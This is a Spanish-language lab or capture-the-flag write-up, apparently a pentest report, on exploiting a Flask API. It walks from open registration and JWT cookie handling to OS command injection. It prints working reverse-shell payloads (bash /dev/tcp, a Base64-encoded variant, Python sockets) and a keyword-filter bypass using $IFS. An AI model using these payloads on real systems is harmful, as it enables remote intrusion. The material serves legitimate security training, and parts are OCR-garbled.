


Figura 17. Petición reenviada al módulo Repeater para su análisis.





Figura 18. Cambio del método HTTP de GET a POST.

Al enviar la petición POST con un cuerpo JSON conteniendo un nombre de usuario y contraseña arbitrarios, el servidor creó exitosamente una cuenta nueva y devolvió un token de acceso (JWT), evidenciando que el endpoint de registro no cuenta con ninguna restricción ni validación adicional (control de acceso roto / registro no restringido).



```
1 POST /registration HTTP/1.1
2 Host: 192.168.56.102:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 BAD REQUEST
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 15:33:59 GMT
4 Content-Type: application/json
5 Content-Length: 61
6 Connection: keep-alive
7
8 {
9   "message": {
10     "username": "Username field cannot be blank."
11   }
12 }
```

Figura 19. Petición POST a "/registration" con credenciales arbitrarias.



Request query parameters		
Name	Value	
username	jason	>

Figura 20. Confirmación de la creación del usuario.

Request

PrettyRawHex

1 POST /registration?username=jason HTTP/1.1
2 Host: 192.168.56.102:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11

?

⚙️

⬅️

➡️

Search

🔍

0 highlights

Response

PrettyRawHexRender

1 HTTP/1.1 400 BAD REQUEST
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 15:35:37 GMT
4 Content-Type: application/json
5 Content-Length: 61
6 Connection: keep-alive
7
8 {
9 "message":{
10 "password":"Password field cannot be blank."
11 }
12 }

Figura 21. Verificación del nuevo usuario en el endpoint "/users".

Name	Value	
username	jason	>
password	hola123	>

Figura 22. Detalle de la respuesta JSON con el token de acceso otorgado.




Figura 23. Análisis completo de la respuesta en Burp Repeater.

7.2 Autenticación con /login

De forma análoga, se comprobó que el endpoint `/login` también requiere el método POST, permitiendo autenticar tanto al usuario recién creado como, potencialmente, a cualquier credencial válida existente en el sistema.




Figura 24. Autenticación exitosa a través de "/login" mediante método POST.

7.3 El endpoint /run y la clave secreta

El endpoint `"/run"`, que había devuelto 405 con GET, se probó con POST, encontrando que requiere un parámetro de dirección de red (`"url:port"`).

```
POST /run HTTP/1.1
Host: 192.168.56.102:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

response
pretty Raw Hex Render
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.14.2
Date: Tue, 08 Sep 2026 15:54:09 GMT
Content-Type: application/json
Content-Length: 107
Connection: keep-alive

{
  "message": "Please provide URL to request in the form url:port. Example: 127.0.0.1:12345",
  "success": false
}
```

Figura 25. Petición POST a "/run" con el método correcto.

Name	Value	
url	127.0.0.1:80	>

Figura 26. Mensaje solicitando el formato "url:port".

```
3 {
  "message": "Please provide URL to request in the form url:port. Example: 127.0.0.1:12345",
  "success": false
}
2
```

Figura 27. El error persiste al enviar los datos como parámetros de formulario.

Al reformular la petición enviando el cuerpo en formato JSON, la aplicación reconoció el parámetro, pero devolvió un nuevo mensaje indicando que era necesaria una clave secreta ("We need your secret key!") para poder ejecutar la acción.



Figura 28. Envío del parámetro "url" en formato JSON.

```

1 HTTP/1.1 400 BAD REQUEST
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 16:00:27 GMT
4 Content-Type: application/json
5 Content-Length: 55
6 Connection: keep-alive
7
8 {
    "message": "We need your secret key!",
    "success": false
}

```

Figura 29. Respuesta indicando que se requiere una clave secreta ("secret key") para continuar.

Se retomó entonces el endpoint `"/secret"`, que en la fase de enumeración devolvía un error 500 sin autenticación. Al repetir la petición incluyendo el token JWT como cabecera de autorización, el error persistió.

```
1 GET /secret HTTP/1.1
2 Host: 192.168.56.102:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 16:03:09 GMT
4 Content-Type: application/json
5 Content-Length: 37
6 Connection: keep-alive
7
8 {
9     "message": "Internal Server Error"
10 }
```

Figura 30. El endpoint "/secret" continúa respondiendo con error 500 usando el token como cabecera Authorization.

Seguindo la documentación de la librería flask-jwt-extended, se identificó que, cuando la configuración de ubicación de tokens (JWT_TOKEN_LOCATION) está establecida en “cookies”, el servidor espera el token dentro de una cookie y no en la cabecera Authorization. Se probó entonces enviando el token como cookie.

[illegible]

Figura 31. Envío del token JWT como cookie en la petición a "/secret".

```

3 {
4   "message": "Internal Server Error"
5 }

```

Figura 32. El error persiste con el primer intento de nombre de cookie.

```
{
  "message": "The method is not allowed for the requested URL."
}
```

Figura 33. Prueba adicional cambiando el método de la petición.

Finalmente, al ajustar el nombre exacto de la cookie a “access_token_cookie” (el nombre por defecto que utiliza flask-jwt-extended cuando el modo de cookies está habilitado), el servidor respondió correctamente, revelando el valor de la clave secreta requerida por el endpoint “/run”:

"secret_key": "commandexecutionissecret"

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A GET request to the path '/secret' is highlighted. The 'Response' pane shows the following JSON data:

```
{
  "ip-address": "",
  "secret_key": "commandexecutionissecret"
}
```

The 'Request cookies' section on the right shows the cookie 'access_token_cookie' with a value starting with 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...'.

Figura 34. Respuesta exitosa de “/secret” tras corregir el nombre de la cookie, revelando la clave “commandexecutionissecret”.

7.4 Inyección de comandos en /run

Con la clave secreta obtenida, se reenvió la petición a “/run” incluyendo tanto el parámetro “url” como el campo “secret” en el cuerpo JSON.

The image shows a web browser's developer tools interface. The 'Request' tab is active, displaying the details of an HTTP POST request to the path `/run`. The request headers include `Host: 192.168.56.102:8080`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate, br`, `Connection: keep-alive`, `Upgrade-Insecure-Requests: 1`, `Priority: u=0, i`, `Content-Type: application/json`, and `Content-Length: 26`. The request body is a JSON object: `{`. The 'Inspector' panel on the right shows the request attributes, including the protocol (HTTP/1), method (POST), and path (/run). The 'Response' tab is also visible, showing an HTTP 400 BAD REQUEST response from the server (nginx/1.14.2) with a message: `"message": "We need your secret key!", "success": false`.

Request

Pretty Raw Hex

```
1 POST /run HTTP/1.1
2 Host: 192.168.56.102:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/json
11 Content-Length: 26
12
13 {
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 BAD REQUEST
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 16:43:53 GMT
4 Content-Type: application/json
5 Content-Length: 55
6 Connection: keep-alive
7
8 {
9   "message": "We need your secret key!",
10  "success": false
11 }
```

Inspector

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	POST
Path	/run

Request query parameters 0

Request cookies 0

Request headers 10

Name	Value
Host	192.168.56.102:8080
User-Agent	Mozilla/5.0 (X11; Linux ...
Accept	text/html,application/...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Upgrade-Insecure-Req...	1
Priority	u=0, i
Content-Type	application/json
Content-Length	26

Figura 35. Petición a `/run` incluyendo la URL objetivo y la clave secreta obtenida.

```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/json
11 Content-Length: 68
12
13 {
14   "url": "127.0.0.1:80",|
15   "secret_key": "commandexecutionissecret"
16 }

? ⚙ ⬅ ➡ Search 0 highlights

Response
Pretty Raw Hex Render
4 Content-type: application/json
5 Content-Length: 353
6 Connection: keep-alive
7
8 {
  "message":
    " % Total      % Received % Xferd  Average Speed   Time    Time       Time  Curr
ent\n
Speed\n\r 0      0    0    0    0      0     0    0  0 ---:--:-- ---:--:-- ---:--:--
---:--:-- 0\r100  411  100  411    0     0  100k    0 ---:--:-- ---:--:-- ---:--:--
---:--:-- 133k\n",
  "success": false
}
```

Figura 36. Respuesta del servidor mostrando la salida característica del comando curl.

La salida obtenida correspondía exactamente al formato de progreso que produce el comando curl al ejecutarse en la terminal (columnas “% Total % Received % Xferd...”), lo cual evidenció que el valor recibido en el parámetro “url” es concatenado directamente dentro de una instrucción del sistema operativo en el servidor, sin ningún tipo de sanitización. Esto constituye una vulnerabilidad de inyección de comandos del sistema operativo (OS Command Injection), que permite ejecutar comandos arbitrarios en el servidor añadiendo delimitadores de shell como “;”, “&&” o “|” al valor enviado.

7.5 Obtención de una shell remota

Para comprobar el alcance real de la vulnerabilidad, se configuró un listener de netcat en la máquina atacante para recibir una conexión de reversa (reverse shell):

```
nc -lvp 4444
```

El comando pone al proceso netcat en modo escucha (listen) sobre el puerto 4444 de la máquina atacante, sin resolución DNS (-n) y con salida detallada (-v), a la espera de una conexión entrante desde la máquina objetivo.

El primer intento de inyectar directamente una reverse shell en Bash fue bloqueado por el servidor:

```
bash -c 'bash -i >& /dev/tcp/192.168.56.101/4444 0>&1'
```

```
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
0 Content-Type: application/json
1 Content-Length: 134
2
3 {
4   "url":
5     "127.0.0.1:80; bash -c 'bash -i >& /dev/tcp/<192.168.56.101>/4444 0>&1'",
6   "secret_key": "commandexecutionissecret"
7 }

? ⚙️ ⬅️ ➡️ Search 🔍 0 highlights

Response

Pretty Raw Hex Render 🔊 📄 📄 ☰
1 HTTP/1.1 400 BAD REQUEST
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 17:03:30 GMT
4 Content-Type: application/json
5 Content-Length: 46
6 Connection: keep-alive
7
8 {
9   "message": "Banned command!",
10  "success": false
11 }
```

Figura 37. El servidor rechaza la petición con el mensaje "Banned Command".

El mensaje "Banned Command" evidenció la existencia de un filtro (lista negra) de palabras clave en el backend, que bloquea términos como "bash", "nc" o "/dev/tcp" dentro del valor recibido. Para evadir este filtro, se codificó el mismo comando en Base64 y se decodificó del lado del servidor justo antes de ejecutarlo, evitando así que el filtro detectara las palabras restringidas en texto plano:

```
echo 'YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwMS80NDQ0IDA+JjEn' |
base64 -d | bash
```




Figura 38. Envío del comando codificado en Base64 para evadir el filtro de palabras prohibidas.

Como alternativa adicional (evitando también la palabra “bash” y estructuras típicas de Bash), se probó una reverse shell escrita en Python, que utiliza únicamente la librería estándar del lenguaje para abrir un socket TCP y redirigir la entrada/salida estándar hacia él:

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("1
92.168.56.101",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),
2);p=subprocess.call(["/bin/sh","-i"]);'
```

Pretty Raw Hex

```

5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/json
11 Content-Length: 104
12
13 {
14   "url": "127.0.0.1:80;curl$IFS192.168.56.101:4444",
15   "secret_key": "commandexecutionissecret"
16 }
17

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Server: nginx/1.14.2
3 Date: Tue, 08 Sep 2026 17:08:26 GMT
4 Content-Type: application/json
5 Content-Length: 398
6 Connection: keep-alive
7
8 {
9   "message":
10     " % Total      % Received % Xferd  Average Speed   Time    Time       Time  Curr
